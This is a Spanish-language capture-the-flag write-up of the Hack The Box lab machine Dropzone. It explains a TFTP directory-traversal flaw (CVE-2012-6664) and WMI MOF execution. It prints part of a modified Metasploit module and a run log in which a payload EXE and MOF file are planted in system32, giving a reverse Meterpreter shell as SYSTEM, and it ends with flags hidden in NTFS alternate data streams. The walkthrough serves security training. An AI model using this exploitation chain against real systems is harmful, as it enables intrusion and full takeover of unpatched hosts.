
Hack The Box - Dropzone	
Sistema Operativo:	**Windows**
Dificultad:	**Hard**
Release:	**19/05/2018**

Técnicas utilizadas

- TFTP data transfer
- Exploit modification
- Discovery of NTFS data streams

En este write-up detallo la metodología empleada para completar la máquina Dropzone de Hack The Box. Durante el proceso, se identificó que el sistema objetivo, un Windows XP Professional Edition Service Pack 3, era vulnerable al **CVE-2012-6664**, una brecha de seguridad que afecta al protocolo TFTP. A través la modificación de scripts en Metasploit, se logró obtener acceso privilegiado al sistema como **NT AUTHORITY/SYSTEM**.

El reto incluyó la explotación de flujos de datos alternativos (**NTFS Alternate Data Streams**) para localizar y extraer las flags ocultas. Este write-up no solo explica paso a paso las técnicas aplicadas, sino que también profundiza en aspectos técnicos clave, como el uso de archivos MOF y la interacción con el sistema de archivos NTFS.



Enumeración

La dirección IP de la máquina víctima es 10.129.196.215. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ ping -c 5 10.129.196.219
PING 10.129.196.219 (10.129.196.219) 56(84) bytes of data.
64 bytes from 10.129.196.219: icmp_seq=1 ttl=127 time=53.8 ms
64 bytes from 10.129.196.219: icmp_seq=2 ttl=127 time=53.6 ms
64 bytes from 10.129.196.219: icmp_seq=3 ttl=127 time=56.8 ms
64 bytes from 10.129.196.219: icmp_seq=4 ttl=127 time=89.4 ms
64 bytes from 10.129.196.219: icmp_seq=5 ttl=127 time=58.0 ms

--- 10.129.196.219 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 53.616/62.329/89.408/13.647 ms

┌──(administrador㉿kali)-[~/Descargas]
└─$
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -sU -F -T4 -Pn -oN scanner_drop_zone_udp** para descubrir los puertos abiertos y sus versiones:

- **-sU**: Este parámetro indica que se realizará un escaneo de puertos UDP. Los puertos UDP son frecuentemente utilizados por servicios como DNS, SNMP y TFTP, y su exploración puede revelar servicios vulnerables.
- **-F**: Activa el escaneo rápido (Fast Mode). Este modo limita el análisis a un conjunto predeterminado de puertos comunes, lo cual acelera considerablemente el proceso de escaneo.
- **-T4**: Selecciona el perfil de intensidad "aggressive" (nivel 4) para optimizar la velocidad del escaneo. Este perfil ajusta parámetros como los tiempos de espera y la frecuencia de los paquetes, ideal para redes rápidas y sistemas accesibles.
- **-Pn**: Desactiva la detección previa de hosts mediante ping (ICMP), asumiendo que el host está activo. Este parámetro es útil en escenarios donde las respuestas ICMP están bloqueadas por un firewall.
- **-oN scanner_drop_zone_udp**: Especifica que los resultados del escaneo se guarden en un archivo de salida con formato normal (legible para humanos). En este caso, el archivo se llama **scanner_drop_zone_udp**.


```
┌──(root㉿kali)-[/home/administrador/Descargas]
└─# nmap -sU -F -T4 -Pn  10.129.196.219 -oN nmap/scanner_drop_zone_udp
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-11 20:44 CEST
Nmap scan report for 10.129.196.219
Host is up (0.067s latency).
Not shown: 99 open|filtered udp ports (no-response)
PORT   STATE SERVICE
69/udp open  tftp

Nmap done: 1 IP address (1 host up) scanned in 4.72 seconds
```

Análisis del puerto 69 (TFTP)

El **TFTP** (Trivial File Transfer Protocol) es un protocolo de transferencia de archivos extremadamente simple, diseñado para entornos donde se requiere una funcionalidad básica y mínima. Utiliza el puerto **69/UDP** y no incluye mecanismos de autenticación ni cifrado, lo que lo hace ideal para transferencias rápidas de archivos pequeños, como configuraciones de red o actualizaciones de firmware. Sin embargo, esta simplicidad también lo hace vulnerable a ataques.

La máquina objetivo resultó ser un sistema **Windows XP Professional Edition Service Pack 3**, una versión antigua del sistema operativo Windows.



Esto la hace susceptible a diversas vulnerabilidades conocidas, incluyendo el **CVE-2012-6664**.

CVE-2012-6664 es una vulnerabilidad de traversal de directorios que afecta al servidor **TFTP** en versiones de Distinct Intranet Servers 3.10 y anteriores. Esta vulnerabilidad permite a atacantes remotos leer o escribir archivos arbitrarios en el sistema objetivo mediante la manipulación de comandos get y put con secuencias de caracteres como .. (dot-dot). Esta brecha de seguridad compromete tanto la integridad como la confidencialidad del sistema afectado, haciéndolo especialmente vulnerable a ataques dirigidos.

Además, la explotación de esta vulnerabilidad puede requerir el uso de un archivo **MOF (Managed Object Format)**, como se implementa en el exploit de Metasploit. Este archivo, diseñado en un formato específico, registra instrucciones que son procesadas por el sistema para ejecutar comandos arbitrarios a través de la **WMI (Windows Management Instrumentation)**. El archivo MOF permite al atacante ejecutar código malicioso en el sistema una vez que ha sido transferido correctamente a través del servidor TFTP vulnerable.

Windows Management Instrumentation (WMI) es un componente clave de los sistemas operativos Windows que proporciona una infraestructura para la administración de datos y operaciones en sistemas operativos, dispositivos y aplicaciones. WMI permite a los administradores y programas de software acceder a información de configuración, supervisar eventos del sistema, ejecutar comandos y administrar configuraciones de manera remota o local.

Entre las principales funciones de WMI se incluyen:

1. **Acceso a información del sistema**: Permite consultar detalles sobre hardware, procesos, servicios, configuraciones de red y otros aspectos del sistema.
2. **Automatización de tareas de administración**: A través de scripts o aplicaciones, es posible automatizar operaciones como la configuración de servicios, la ejecución de procesos o la supervisión de eventos.
3. **Compatibilidad con estándares de la industria**: Utiliza el modelo Common Information Model (CIM) para garantizar la interoperabilidad entre plataformas.
4. **Ejecutar comandos remotos**: WMI puede usarse para ejecutar comandos en máquinas remotas, lo cual es esencial en tareas de administración y, en algunos casos, en el contexto de explotación de vulnerabilidades.

El **Common Information Model (CIM)** es un estándar abierto desarrollado por el **Distributed Management Task Force (DMTF)** que define cómo los elementos gestionados en un entorno de TI (como sistemas, redes, aplicaciones y servicios) se representan como un conjunto común de objetos y relaciones. Este modelo proporciona una base uniforme para la gestión de estos elementos, independientemente de su fabricante o proveedor.

CIM se estructura en tres niveles principales:

1. **Modelo central (Core Model)**: Proporciona clases básicas que representan objetos gestionados aplicables a todas las áreas de gestión.
2. **Modelo común (Common Model)**: Define clases específicas para áreas concretas de gestión, como sistemas operativos, redes o almacenamiento.
3. **Extensiones (Extension Schemas)**: Permiten a los fabricantes añadir características específicas de sus productos, manteniendo la interoperabilidad con el modelo común.

El estándar CIM incluye:


- **Especificación de infraestructura CIM**: Define la arquitectura y los conceptos del modelo, incluyendo un lenguaje para describir el esquema CIM y métodos para mapearlo a otros modelos de información.
- **Esquema CIM**: Proporciona descripciones detalladas de los objetos y relaciones que representan los elementos gestionados en un entorno de TI.

CIM es la base de otros estándares relacionados, como **Web-Based Enterprise Management (WBEM)**, que define protocolos para descubrir y acceder a implementaciones de CIM. Gracias a su diseño basado en UML (Unified Modeling Language), CIM permite la representación orientada a objetos de los elementos gestionados, facilitando la interoperabilidad y la gestión eficiente en entornos complejos.


Web-Based Enterprise Management (WBEM) es un conjunto de tecnologías de gestión de sistemas desarrollado por el **Distributed Management Task Force (DMTF)**. Su objetivo principal es unificar la administración de entornos de computación distribuidos mediante estándares abiertos basados en Internet. WBEM utiliza el **Common Information Model (CIM)** como base para representar los elementos gestionados y sus relaciones, proporcionando un modelo común y extensible para la gestión de sistemas, redes y aplicaciones.

Entre las características clave de WBEM se incluyen:

1. **Interoperabilidad**: Permite la gestión de dispositivos y sistemas de diferentes fabricantes mediante un modelo estándar.
2. **Basado en estándares abiertos**: Utiliza tecnologías como **CIM-XML** y protocolos como HTTP/HTTPS para la comunicación entre clientes y servidores WBEM.
3. **Gestión remota**: Facilita la administración de sistemas y dispositivos de manera remota, lo que es esencial en entornos empresariales distribuidos.
4. **Compatibilidad con múltiples plataformas**: WBEM está diseñado para funcionar en entornos heterogéneos, integrando hardware, sistemas operativos y aplicaciones de diferentes proveedores.



WBEM también incluye implementaciones específicas, como **Windows Management Instrumentation (WMI)** en sistemas Windows, que es la implementación de Microsoft para WBEM. Esto permite a los administradores acceder a información detallada del sistema, supervisar eventos y ejecutar comandos de manera eficiente.



Para aprovechar el **CVE-2012-6664**, fue necesario modificar el script proporcionado por Metasploit, ya que la implementación original no funcionaba correctamente.

```
72      'RemoteFile' => filename,
73      'Mode' => 'octet',
74      'Context' => { 'Msf' => framework, 'MsfExploit' => self },
75      'Action' => :upload
76    )
77
78    tftp_client.send_write_request { |msg| print_status(msg) }
79    until tftp_client.complete
80      select(nil, nil, nil, 1)
81    end
82    tftp_client.stop
83  end
84
85  def exploit
86    exe_name = "#{rand_text_alpha(8..15)}.exe"
87    exe = generate_payload_exe
88    mof_name = "#{rand_text_alpha(8..15)}.mof"
```

Escalada de privilegios

Tras realizar las modificaciones requeridas, logré obtener acceso al sistema como el usuario privilegiado **NT AUTHORITY/SYSTEM**.

```
msf6 exploit(windows/tftp/dropzone) > run

[*] Started reverse TCP handler on 10.10.16.42:4444
[*] Sending EXE (73802 bytes)
[*] Started TFTP client listener on 0.0.0.0:15788
[*] Listening for incoming ACKs
[*] WRQ accepted, sending the file.
[*] Source file: (Data), destination file: \WINDOWS\system32\gjRPqmUEIT.exe
[*] Sending 73802 bytes (145 blocks)
[*] Sent 512 bytes in block 1
[*] Sent 512 bytes in block 2
[*] Sent 512 bytes in block 3
[*] Sent 512 bytes in block 4
[*] Sent 512 bytes in block 5
[*] Sent 512 bytes in block 6
[*] Sent 512 bytes in block 143
[*] Sent 512 bytes in block 144
[*] Sent 74 bytes in block 145
[*] Transferred 73802 bytes in 145 blocks, upload complete!
[*] Sending MOF (2221 bytes)
[*] Started TFTP client listener on 0.0.0.0:32659
[*] Listening for incoming ACKs
[*] WRQ accepted, sending the file.
[*] Source file: (Data), destination file: \WINDOWS\system32\wbem\mof\IaLpTJGskX.mof
[*] Sending 2221 bytes (5 blocks)
[*] Sent 512 bytes in block 1
[*] Sent 512 bytes in block 2
[*] Sent 512 bytes in block 3
[*] Sent 512 bytes in block 4
[*] Sent 173 bytes in block 5
[*] Transferred 2221 bytes in 5 blocks, upload complete!
[*] Sending stage (176198 bytes) to 10.129.196.219
[+] Deleted wbem\mof\good\IaLpTJGskX.mof
[*] Meterpreter session 3 opened (10.10.16.42:4444 -> 10.129.196.219:1125) at 2024-09-11 20:54:03 +0200
[!] This exploit may require manual cleanup of 'gjRPqmUEIT.exe' on the target

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : DROPZONE
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : HTB
Logged On Users : 1
Meterpreter     : x86/windows
```

Al intentar leer la flag de root, observé un mensaje curioso dentro del archivo. Además, encontré un directorio denominado "flags", donde supuse que podría estar ubicada la flag deseada.

```
C:\Documents and Settings\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 7CF6-55F6

 Directory of C:\Documents and Settings\Administrator\Desktop

02/03/2021  07:59 ••    <DIR>          .
02/03/2021  07:59 ••    <DIR>          ..
10/05/2018  10:10 ••    <DIR>          flags
10/05/2018  10:12 ••                31 root.txt
               1 File(s)             31 bytes
               3 Dir(s)   6.894.739.456 bytes free

C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
It's easy, but not THAT easy...
C:\Documents and Settings\Administrator\Desktop>
```


Sin embargo, no fue posible acceder al archivo directamente. Para superarlo, utilicé la herramienta **streams.exe**, con la cual pude extraer tanto la flag de usuario como la de root, completando así el reto de Hack The Box: *Dropzone*.

streams.exe es una herramienta de Sysinternals que permite enumerar y manipular los **NTFS Alternate Data Streams (ADS)**. Estos flujos de datos alternativos son una característica del sistema de archivos NTFS que permite adjuntar múltiples flujos de datos a un archivo o directorio, sin alterar su contenido principal. Este mecanismo, diseñado inicialmente para mejorar la compatibilidad con otros sistemas, se ha convertido en un vector tanto para usos legítimos como para propósitos malintencionados.

Los **Alternate Data Streams (ADS)** son una funcionalidad del sistema de archivos NTFS que permite adjuntar múltiples flujos de datos a un único archivo o directorio sin modificar su contenido principal. Estos flujos fueron introducidos originalmente para garantizar la compatibilidad con los sistemas de archivos Macintosh HFS, pero han sido aprovechados en diversos escenarios para almacenar datos de forma oculta.

Características clave de los ADS:

1. **Invisibilidad**: Los ADS no aparecen en listados normales del sistema (por ejemplo, al usar dir en la consola de comandos).
2. **Usos legítimos**: Pueden ser utilizados por aplicaciones para adjuntar metadatos adicionales sin alterar el archivo principal.
3. **Abuso malintencionado**: En el contexto de seguridad, los ADS pueden ser empleados para ocultar información, como malware, herramientas de ataque o datos sensibles.



Bibliografía

https://en.wikipedia.org/wiki/Web-Based_Enterprise_Management
https://networkencyclopedia.com/web-based-enterprise-management-wbem/
https://learn.microsoft.com/en-us/mem/configmgr/develop/core/understand/introduction-to-wbemtest
https://www.dmtf.org/standards/cim
https://en.wikipedia.org/wiki/Common_Information_Model_%28computing%29
https://www.ibm.com/docs/es/i/7.5?topic=management-common-information-model
https://learn.microsoft.com/en-us/windows/win32/wmisdk/common-information-model
https://www.redeszone.net/tutoriales/internet/protocolo-tftp-usos/
https://learn.microsoft.com/en-us/windows/win32/wmisdk/managed-object-format--mof-
https://learn.microsoft.com/en-us/sysinternals/downloads/streams
https://learn.microsoft.com/en-us/windows/win32/wmisdk/about-wmi